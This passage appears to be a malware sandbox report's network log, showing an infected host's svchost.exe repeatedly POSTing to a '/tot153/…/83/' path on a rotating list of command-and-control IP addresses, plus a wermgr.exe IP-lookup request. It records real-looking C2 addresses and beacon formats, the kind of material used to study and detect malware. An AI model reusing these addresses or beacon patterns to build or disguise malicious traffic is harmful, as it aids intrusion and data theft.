Sep 27, 2021 20:00:23.926337957 CEST	9296	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------ZGFPURJUMKJBPFLO User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 103.239.6.30:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
225	192.168.2.4	50059	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.940846920 CEST	9297	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------ORUZYOWUGKFRAWKV User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 195.39.233.29:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
226	192.168.2.4	50060	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.943353891 CEST	9298	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------JMHUDRUOLFZYLSCD User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 178.151.205.154:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
227	192.168.2.4	50061	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
228	192.168.2.4	50062	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
229	192.168.2.4	50063	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.4	49857	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.116563082 CEST	9055	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------JTUULQFOWBBYBCEJ User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 109.87.143.67:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
230	192.168.2.4	50064	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
231	192.168.2.4	50065	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
232	192.168.2.4	50066	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
233	192.168.2.4	50067	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
234	192.168.2.4	50068	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
235	192.168.2.4	50069	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
236	192.168.2.4	50070	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
237	192.168.2.4	50071	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
238	192.168.2.4	50072	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
239	192.168.2.4	50073	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.4	49858	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.117917061 CEST	9056	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------WGJFGBAHMJWIHNNZ User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 79.110.193.67:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
240	192.168.2.4	50074	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
241	192.168.2.4	50075	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
242	192.168.2.4	50076	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
243	192.168.2.4	50077	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
244	192.168.2.4	50078	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
245	192.168.2.4	50079	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
246	192.168.2.4	50080	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
247	192.168.2.4	50081	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
248	192.168.2.4	50082	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
249	192.168.2.4	50083	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.4	49859	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.119358063 CEST	9057	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------PHJYUHBGESIKZOYL User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 91.191.55.135:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
250	192.168.2.4	50084	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
251	192.168.2.4	50085	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
252	192.168.2.4	50086	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
253	192.168.2.4	50087	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
254	192.168.2.4	50088	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
255	192.168.2.4	50089	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
256	192.168.2.4	50090	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
257	192.168.2.4	50091	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
258	192.168.2.4	50092	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
259	192.168.2.4	50093	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.4	49860	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.120670080 CEST	9058	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------SSAZUYSBKTXDTXCX User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 103.239.6.30:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
260	192.168.2.4	50094	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
261	192.168.2.4	50095	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
262	192.168.2.4	50096	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
263	192.168.2.4	50097	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
264	192.168.2.4	50098	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
265	192.168.2.4	50099	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
266	192.168.2.4	50100	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
267	192.168.2.4	50101	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
268	192.168.2.4	50102	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
269	192.168.2.4	50103	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.4	49861	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.122029066 CEST	9059	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------QAFWEPFESWBSMTVH User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 195.39.233.29:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
270	192.168.2.4	50104	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
271	192.168.2.4	50105	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
272	192.168.2.4	50106	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
273	192.168.2.4	50107	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
274	192.168.2.4	50108	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
275	192.168.2.4	50109	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
276	192.168.2.4	50110	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
277	192.168.2.4	50111	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
278	192.168.2.4	50112	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
279	192.168.2.4	50113	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.2.4	49862	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.123368025 CEST	9061	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------POUCFSYJTTXWPIFH User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 178.151.205.154:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
280	192.168.2.4	50114	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
281	192.168.2.4	50115	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
282	192.168.2.4	50116	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
283	192.168.2.4	50117	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
284	192.168.2.4	50118	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
285	192.168.2.4	50119	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
286	192.168.2.4	50120	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
287	192.168.2.4	50121	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
288	192.168.2.4	50122	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
289	192.168.2.4	50123	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.2.4	49863	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.124752045 CEST	9062	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------NPHHIDWBFEKKNLLH User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 182.160.99.205:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
290	192.168.2.4	50124	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
291	192.168.2.4	50125	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
292	192.168.2.4	50126	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
293	192.168.2.4	50127	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
294	192.168.2.4	50128	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
295	192.168.2.4	50129	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
296	192.168.2.4	50130	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
297	192.168.2.4	50131	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
298	192.168.2.4	50132	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
299	192.168.2.4	50133	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49779	116.203.16.95	80	C:\Windows\System32\wermgr.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 19:58:56.121176004 CEST	1305	OUT	GET /plain HTTP/1.1 Connection: Keep-Alive User-Agent: curl/7.76.0 Host: ip.anysrc.net
Sep 27, 2021 19:58:56.143337011 CEST	1305	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 27 Sep 2021 17:58:56 GMT Content-Type: text/plain; charset=utf-8 Transfer-Encoding: chunked Connection: keep-alive Access-Control-Allow-Origin: * X-Cache-Status: BYPASS X-NetCore-Served: 1 Data Raw: 65 0d 0a 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 32 0d 0a 30 0d 0a 0d 0a Data Ascii: e185.189.150.720

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
30	192.168.2.4	49864	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.126508951 CEST	9063	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------HQDBUGUVYNBLFIDB User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 182.160.98.250:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
300	192.168.2.4	50134	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
301	192.168.2.4	50135	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
302	192.168.2.4	50136	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
303	192.168.2.4	50137	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
304	192.168.2.4	50138	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
305	192.168.2.4	50139	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
306	192.168.2.4	50140	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
307	192.168.2.4	50141	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
308	192.168.2.4	50142	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
309	192.168.2.4	50143	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
31	192.168.2.4	49865	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.128252983 CEST	9064	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------ZDCNIFOMGPNMLZJE User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 91.232.241.58:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
310	192.168.2.4	50144	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
311	192.168.2.4	50145	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
312	192.168.2.4	50146	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
313	192.168.2.4	50147	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
314	192.168.2.4	50148	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
315	192.168.2.4	50149	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
316	192.168.2.4	50150	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
317	192.168.2.4	50151	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
318	192.168.2.4	50152	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
319	192.168.2.4	50153	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
32	192.168.2.4	49866	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.136667967 CEST	9065	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------ODOGRNQYKKZKXSKA User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 77.252.26.5:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
320	192.168.2.4	50154	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
321	192.168.2.4	50155	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
322	192.168.2.4	50156	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
323	192.168.2.4	50157	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
324	192.168.2.4	50158	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
325	192.168.2.4	50159	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
326	192.168.2.4	50160	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
327	192.168.2.4	50161	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
328	192.168.2.4	50162	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
329	192.168.2.4	50163	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
33	192.168.2.4	49867	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.138113022 CEST	9066	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------TXIUNROZOEQJZLJQ User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 178.182.254.64:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
330	192.168.2.4	50164	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
